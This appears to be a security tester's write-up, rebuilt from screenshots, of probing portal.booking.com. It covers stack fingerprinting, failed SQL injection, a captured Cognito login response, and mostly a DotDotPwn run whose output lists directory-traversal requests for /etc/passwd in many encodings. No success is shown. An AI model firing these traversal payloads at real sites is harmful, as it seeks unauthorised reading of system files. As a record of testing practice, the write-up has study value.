
PaaS
- Amazon Web Services

Reverse proxies
- Nginx


Cookie compliance
- OneTrust

Let manually test the site manually.

First inject the basic sql attacks to it was unsuccessful.




Catching the request when verifying the user



```
{"ChallengeName":"PASSWORD_VERIFIER","ChallengeParameters":{"SALT":"78161ce7c03241b7ea8fc496e9d04777","SECRET_BLOCK":
"qVpeltu7WULI8syQ/ishCT9iPlCIvAWiPFCJmouhcXQywBEyUAiFnNCG4TQyU7qFdVvHwMd7pHMWFrXgldKekKLuDygXTTacW8PwQmF21+TEUVYtZP1f/JvU+HPHW3/IMHZBHZDRuymkla5fqZ0+mAACKTP2DAlsgCV0U/QJTJYb5DhwmUeOfU6VpnmCu0qwbG4Q8pYhoKskaj0pag7n7QFs
HLXXPoiwz3gYdOKFj9QjbDO0PPepq8QBmYeeUpLCzWfItfRy7PbEsqNECJ4mUXHYklA7i+r3H3YrqqjxW6zj5lMAQJRMpmggKkBw+ghA5htQF+Lso13aeMabrZsAJsCoHpmWryso6Y9tA2PM+fhQOoZVmmG1rCMDzRpUHe9VqPK+EB58t3NaNMEyt1nuGYYum88OVuGCvigmdpcOWk0Qsd4uO
ieFvxFHtTa1ZiFDMvmQE3ThxqYd5SyE9e41TEwvW5Bc9VE+jcVEt2+kLmiiZF4M5Vluu6et3hIS16e4mnT1RRTkxZtZQQv8Tnh5tmIgkMrAFANFdCHQuHL6Ba2OvkJ5kjZZ6bfTDRkL0H8Nl22k5k2H0v/PAch7FlS2qb4isFd1ZE45cbB/i8hQ0CJyDn/sgHekNYjIvrhlmB/9tOIwKo2v5f
OoHcrUQXF1MEiSbF99Oee3toFtQX+V4g/dlfqcFHFRE6OUJHQSgP+LtNyrRuUl4rg/PrKinr+6c6Oqe3FV/h+QFDXH2IDvl/agw+Kzpdxl7GhNbvf5pSs53yhXnepAPvn/anseHHhFWtn31Ub2M1+d18dbTnUruCzJ/cqzn+Fx+EFlVg4v8RpnH0jHO85qw2MrmW93F1rN3+0H0aN0M+ysm3Y
k6Lfe5IWKo4nNZstKAmPImtBJ7j1nKn01HKV1dN0T1TwGzP1oXaGj8/Zr2qQRW66CvPpQ5UjZEaKeY0Zv4fRfWpjLcLphdo9lv0F4g464D0HWkTBLayy/egXNEsDyRTYsnBX6dSuDkBIPY4p3KAsHC2hULg8eIG0GUm5SXa4PvI2zO+q6/7RdFiV0O2mCmKPN4v0PyTnekkDY189dLD8RpxPV
TXbkUZ91r4yvy3sZn01TlqowCJevkICbURuPdDj5Vj5YJNBe7Z7GwosEdykMhGAtchNMx3eYzd7h7nWmttDN+IyYXm9APHMfwqoQJNM2V0LM78MQ+NaxBZHcfxduUN2BxUV0tmw9xgn9JHc9VV4rp/AqY9Mw/MriPQNHoMpJHvTuHj6R6+3J3hsWUct6Rfzm0eA1YImV5KUBHjN29FHPSGORc
LKHUmpdLQRWCFwcyT8SjftGKq0G84XJ+Xrdjvd717xqbb1OwNt2s0YXKPil2QK4Bi9eX85ip7gVhpAjlef4EWv3uEi+aTblCW3CgVob8KzNw3VlZEr6aPs8L97cm9V7P8E7KMD1HarbIGW2BBGbLfGk16Bypl6WJWjla6CCHE/oXJC98xGh+qZ3+KluinSYx3pW96HBwrztbEBs4AIfEu7rJR
"123e4bf8321ba4ae4586849293a246168a54b65512d156ce286be423bb753e4b5308e38dd3efae5e40da699eed2eb86ad452acff556d0798c14b77b49d4a0f8a0f1a67b87741290aad53b70a43f8d4032b1b784264c847a4b1cded0f6dead5326ee2045d0c5888b4c86c85fa
5189372492213018819306455c9d9efd293ab254a9687e7f4bbe69604e641344e52b739621f14296d73ce308a9a1471c0469f56239edac473f27f6efe24063081baf35ddd5d8c23b3dba4ed8c3b6436523429896af141156feebb8eb4be5dc45136080e9ddeb4b91329854c33
7bead2efb2af68ad6df8515277dba68bfcdf531373d6cc464cc9a680134b747b81075865c4a17502e306dd38167ef154f93e1575608ca2d16c5b7aebcb6a2ac498e91bdbd32ab2691b128d474f1500255442f1c8f5c9ff6833b473c24bfe1f3da4f68542348272ce7318a6d41
aff6008396d3d56812f5e600f","USERNAME":"mrxattack3r@gmail.com","USER_ID_FOR_SRP":"mrxattack3r@gmail.com"}}
```

It is not decoding.



Encoded

```
a06f739dc601bbcde0cd71550d1f38ab5189372
492213018819306455c9d9efd293ab254a9687e
7f4bbe69604e641344e52b739621f14296d73ce
308a9a1471c0469f56239edac473f27f6efe240
63081baf35ddd5d8c23b3dba4ed8c3b64365234
29896af141156feebb8eb4be5dc45136080e9dd
eb4b91329854c3321d0601a1ff97378299a9423
059b72d7bead2efb2af68ad6df8515277dba68b
fcdf531373d6cc464cc9a680134b747b8107586
5c4a17502e306dd38167ef154f93e1575608ca2
d16c5b7aebcb6a2ac498e91bdbd32ab2691b128
d474f1500255442f1c8f5c9ff6833b473c24bfe
```

Signature Verified

Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{}
```


PAYLOAD: DATA

```
{}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```


Lets try DotDotpwn to check it is vulnerable




```
—(dinu_mrx㉿kali)-[~]
—$ sudo dotdotpwn -m http-url -u http://portal.booking.com/TRAVERSAL -O -k “root:” -r webmin.txt
#################################################################################
#                                                                               #
#  CubilFelino                                                      Chatsubo    #
#  Security Research Lab              and          [(in)Security Dark] Labs    #
#  chr1x.sectester.net                           chatsubo-labs.blogspot.com    #
#                                                                               #
#                             pr0udly present:                                 #
#                                                                               #
#  ________            __  ________            __  __________                  #
#  \______ \    ____ ___/  |_\______ \    ____ ___/  |_\______   \__  _  __ ____   #
#   |    |  \  /  _ \\   __\ |    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \  #
#   |    `   \(  <_> )|  |   |    `   \(  <_> )|  |  |    |     \     /|   |  \ #
#  /_______  / \____/ |__|  /_______  / \____/ |__|  |____|      \/\_/ |___|  / #
#          \/                       \/                                      \/  #
#                          - DotDotPwn v3.0.2 -                                #
#                     The Directory Traversal Fuzzer                           #
#                     http://dotdotpwn.sectester.net                           #
#                        dotdotpwn@sectester.net                               #
#                                                                               #
#                           by chr1x & nitr0us                                 #
```




```
[========== TARGET INFORMATION ==========]
[+] Hostname: portal.booking.com
[+] Detecting Operating System (nmap) ...
[+] Operating System detected:
[+] Protocol: http
[+] Port: 80

[========== TRAVERSAL ENGINE ==========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 11028

[========== TESTING RESULTS ==========]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[+] Replacing "TRAVERSAL" with the traversals created and sending
[*] Testing URL: http://portal.booking.com/../etc/passwd
```




```
[+] Traversal Engine DONE ! - Total traversal tests created: 11028

[========== TESTING RESULTS ==========]
+] Ready to launch 3.33 traversals per second
+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

+] Replacing "TRAVERSAL" with the traversals created and sending
*] Testing URL: http://portal.booking.com/../etc/passwd
*] Testing URL: http://portal.booking.com/../etc/issue
*] Testing URL: http://portal.booking.com/../../etc/passwd
*] Testing URL: http://portal.booking.com/../../etc/issue
*] Testing URL: http://portal.booking.com/../../../etc/passwd
*] Testing URL: http://portal.booking.com/../../../etc/issue
*] Testing URL: http://portal.booking.com/../../../../etc/passwd
*] Testing URL: http://portal.booking.com/../../../../etc/issue
*] Testing URL: http://portal.booking.com/../../../../../etc/passwd
*] Testing URL: http://portal.booking.com/../../../../../etc/issue
*] Testing URL: http://portal.booking.com/../../../../../../etc/passwd
*] Testing URL: http://portal.booking.com/../../../../../../etc/issue
*] Testing URL: http://portal.booking.com/..\etc\passwd
*] Testing URL: http://portal.booking.com/..\etc\issue
*] Testing URL: http://portal.booking.com/..\..\etc\passwd
*] Testing URL: http://portal.booking.com/..\..\etc\issue
*] Testing URL: http://portal.booking.com/..\..\..\etc\passwd
*] Testing URL: http://portal.booking.com/..\..\..\etc\issue
*] Testing URL: http://portal.booking.com/..\..\..\..\etc\passwd
*] Testing URL: http://portal.booking.com/..\..\..\..\etc\issue
```



```
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63passwd
[*] Testing URL: http://portal.booking.com/.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63.%00.%%35%%63etc%%35%%63issue
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%afetc%e0%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afissue
